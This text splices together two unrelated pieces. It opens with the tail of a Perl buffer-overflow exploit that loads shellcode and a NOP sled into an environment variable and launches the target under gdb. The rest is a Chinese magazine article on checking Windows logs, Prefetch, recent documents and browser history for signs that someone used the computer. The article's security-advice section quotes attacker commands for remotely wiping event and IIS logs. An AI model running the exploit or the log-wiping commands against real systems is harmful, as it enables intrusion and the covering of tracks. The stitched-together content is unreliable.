$ENV{B} .= "\x30\x30\x30\x30";
$ENV{B} .= "\x30\x30\x30\x30";
$ENV{A} = $nop . $SHELLCODE;
my $SUP = "AAAAAAAAAAAAAAAAAAAAAAAA" . $r7 . $size;
print "Executing gdb -- args $app $SUP\n";
system "gdb" , '-- args', $app , $SUP;
# system $app, $SUP;
```

前置知识：无
关键词：Windows、事件查看



偷玩我计算机者，一个也跑不了

文/图 小侦探

你肯定不想让别人偷玩自己的计算机，一方面担心弄坏了，另一方面担心自己的私密资料泄漏出去，除了同学、同事、朋友会偷玩你的计算机，黑客也可能会偷玩你的计算机，例如，当你上网时，黑客利用后门即可入侵你的计算机，窃取资料监视你的一举一动，下面介绍怎样知道有人动过了你的计算机？

查看 Windows 日志

Windows 有日志功能，可以将你在系统中的一切操作，例如，开、关机，执行应用程序，各种服务的启动、运行、关闭等都自动记录到日志中，因此你只要查看 Windows 日志即可掌握计算机的使用情况，了解别人是否动过你的计算机，Windows 日志主要有以下几种，如表 1 所示。

表 1

默认位置	文件	说明
%systemroot%\system32\config（%systemroot%一般为 Windows 也可为其他名称）	AppEvent.evt（应用程序日志）、SecEvent.evt（安全日志）和 SysEvent.evt（系统日志）	它们受到“Event Log（事件记录）”服务的保护不能被删除，但可以被清空
%systemroot%\	schedlgu.txt [（Scheduler）任务计划日志]	该日志记录了计算机计划任务的执行情况
%systemroot%\	pfirewall.log [Internet 连接防火墙（ICF）的日志]	该日志由文件头和文件主体组成，文件头是关于 Pfirewall.log 这个文件的说明，文件主体记录了每一个成功通过 ICF 审核或者被 ICF 所抛弃的 IP 数据包的信息，包括源地址、目的地址、端口、时间、协议等信息

如果你的计算机上架设了 Web、FTP 服务器，还有以下日志文件，如表 2 所示。

表 2

日志名	默认位置	说明
Internet 信息服务 FTP 日志	%systemroot%\system32\logfiles\msftpsvc1\	里面有很多 txt 格式的日志文件（默认每天一个），该日志详细记录了以 FTP 方式上传文件的文件、来源、文件名等
Internet 信息服务 WWW 日志	%systemroot%\system32\logfiles\w3svc1\	里面有很多 txt 格式的日志文件（默认每天一个），该日志记录了访问者的 IP、访问时间及浏览的网页

1. 查计划任务日志得知开关机时间

双击系统安装盘（例如 C:），进入系统安装目录（如 Windows），用记事本打开计划任务日志 SchedLgU.txt，该文件记录了计算机计划任务的执行情况和每次开关机信息，里面有“任务计划程序服务”已启动的时间，这是你的计算机的开机时间，而“任务计划程序服务”已退出的时间则代表关机时间，如图 1 所示。




图 1

2. 用事件查看器查看日志

事件查看器能查看系统日志、应用程序日志和安全日志。右键单击“我的计算机”，选择“管理”菜单项，在“计算机管理”对话框中单击展开“系统工具”下的“事件查看器”，或者按 Windows + R 组合键再输入 eventvwr.msc 打开事件查看器；在左侧单击“系统”，右方窗口就会显示发生过的所有系统事件，如图 2 所示，每

个事件都有发生日期和时间、来源、ID、用户等，假如某时间有一个事件，但此时你并未用过计算机，就说明别人动过你的计算机了！




图 2

事件查看器右边列出了很多事件，假如你不知道某事件是干什么的，可以双击该事件，然后在弹出的描述框中查看究竟是何种操作，或者你上网用事件的 ID 去搜一下也能知道其对应的操作，如图 3 所示。例如，ID 号为 6005 的事件表示事件日志服务已启动（即开机），ID 号为 6006 的事件表示关机，它们对应的时间就分别是开机时间和关机时间，由于窗口中事件太多，找起来麻烦，建议用“筛选”命令使内容简洁，在“查看”菜单下单击“筛选”命令，会弹出属性对话框，进入“筛选器”选项卡，在“事件类型”下将“信息”、“警告”、“错误”复选框都勾选，在“事件来源”下拉列表中选择“eventlog”，单击“确定”按钮，如图 4 所示。符合条件的系统事件就列出来了，然后你再根据 ID 即可轻松找到最近的开关机时间，回忆一下你何时用过计算机，就知道别人是否偷玩过你的计算机了。




图 3




图 4

在事件查看器中单击左侧的“安全性”，可查看安全性日志，系统登录、与资源使用相关的事件，如创建、打开或删除文件以及其他对象时，这里都会有记录。

3. 查看运行过什么程序

要查看曾经运行过什么程序，可以进入%systemroot%\Prefetch 目录，这里面有很多 PF 文件，PF 文件名的最左部分是曾经运行过的程序名，后面是执行代码，例如 ALIIM.EXE-2800E571.pf，就表示曾经运行过 ALIIM.EXE 程序，目录中还显示了 ALIIM.EXE-2800E571.pf 文件的修改日期，这就是 ALIIM.EXE 的运行时间，因此通过查看 pf 文件名和修改日期，你就知道曾经运行过什么程序以及何时运行的，如图 5 所示。




图 5

4. 安全建议

通过查看安全日志、FTP 日志和 WWW 日志即可确定入侵者的 IP 地址以及入侵时间，不过所有 Windows 日志都是可以被黑客用 CL 工具彻底清除的，方法是先通过命令“net use \\ip\ipc$ 密码/user:用户名”在本地和服务器上建立管理员权限的 IPC 管理连接，然后再用“CL -LogFile IP”命令远程清理服务日志，此外黑客还能用 CleanIISLog 工具选择性地清理 IIS 日志，例如，用“CleanIISLog IIS 日志路径 IP 地址”命令来清除指定 IIS 路径的 IP 记录，因此在本地保存服务器日志非常不安全，为安全起见建议打造专门的日志服务器。

为了防止日志文件被清空，建议你修改日志文件存放位置，单击“开始→运行”命令，在输入框中输入 Regedit，打开注册表，定位到 HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services/Eventlog 下，里面有 Application、Security、System 几个子项分别对应应用程序日志、安全日志、系统日志，选中某子项（例如 Application），在右栏中找到 File 键，将键值改为新位置（例如 f:\aqrz\AppEvent.Evt），再新建 F:\aqrz 目录，将 AppEvent.Evt 复制到该目录下，重启后日志就会在新位置保存了。

查看最近打开过什么文档

首先单击“开始→文档”命令，在弹出的列表中查看最近打开过什么文档，例如 txt、doc、xls 文件、电影、图片等，只要打开过就会显示出来，如图 6 所示。

接下来进入 C:\Documents and Settings\用户名\Recent 目录，查看最近打开过什么文档和目录，这里面全是访问过的文档和目录的快捷方式，每个快捷方式都有名称和修改日期，前者是

曾打开过的文档和目录名，后者是访问时间，如图7所示，如果某时刻你从未打开过某文档，该文档就是被别人偷看过了。




图6




图7

最后建议你用ViewURL(http://xiazai.zol.com.cn/soft/382684_1.html)彻底检查访问过哪些文档。启动ViewURL，单击“显示信息”，软件就会从系统历史记录和缓存文件中快速读取访问记录，在File选项卡中能看到访问过哪些文档，文档名都以“<用户名>@file:///”开头，由于很多工具（例如，卡卡助手等）都能清除历史信息，因此这种方式经常不准确，请单击“检查硬盘”，选择“所有磁盘”进行深层检测，此时ViewURL通过检测磁盘中的每一个簇读出其中的网页和文件数据，搜索完毕，在File选项卡中即可看到所有访问过的文档，一个都不会漏掉！

查看上网记录

首先进入C:\Documents and Settings\用户名\Local Settings，分别查看History和Temporary Internet Files目录，前者是你上网浏览的历史记录（可记录99天），后者存放着IE浏览过的所有网页及网页上的文件，查看这两个地方就初步知道你上网干了什么，如图8所示。

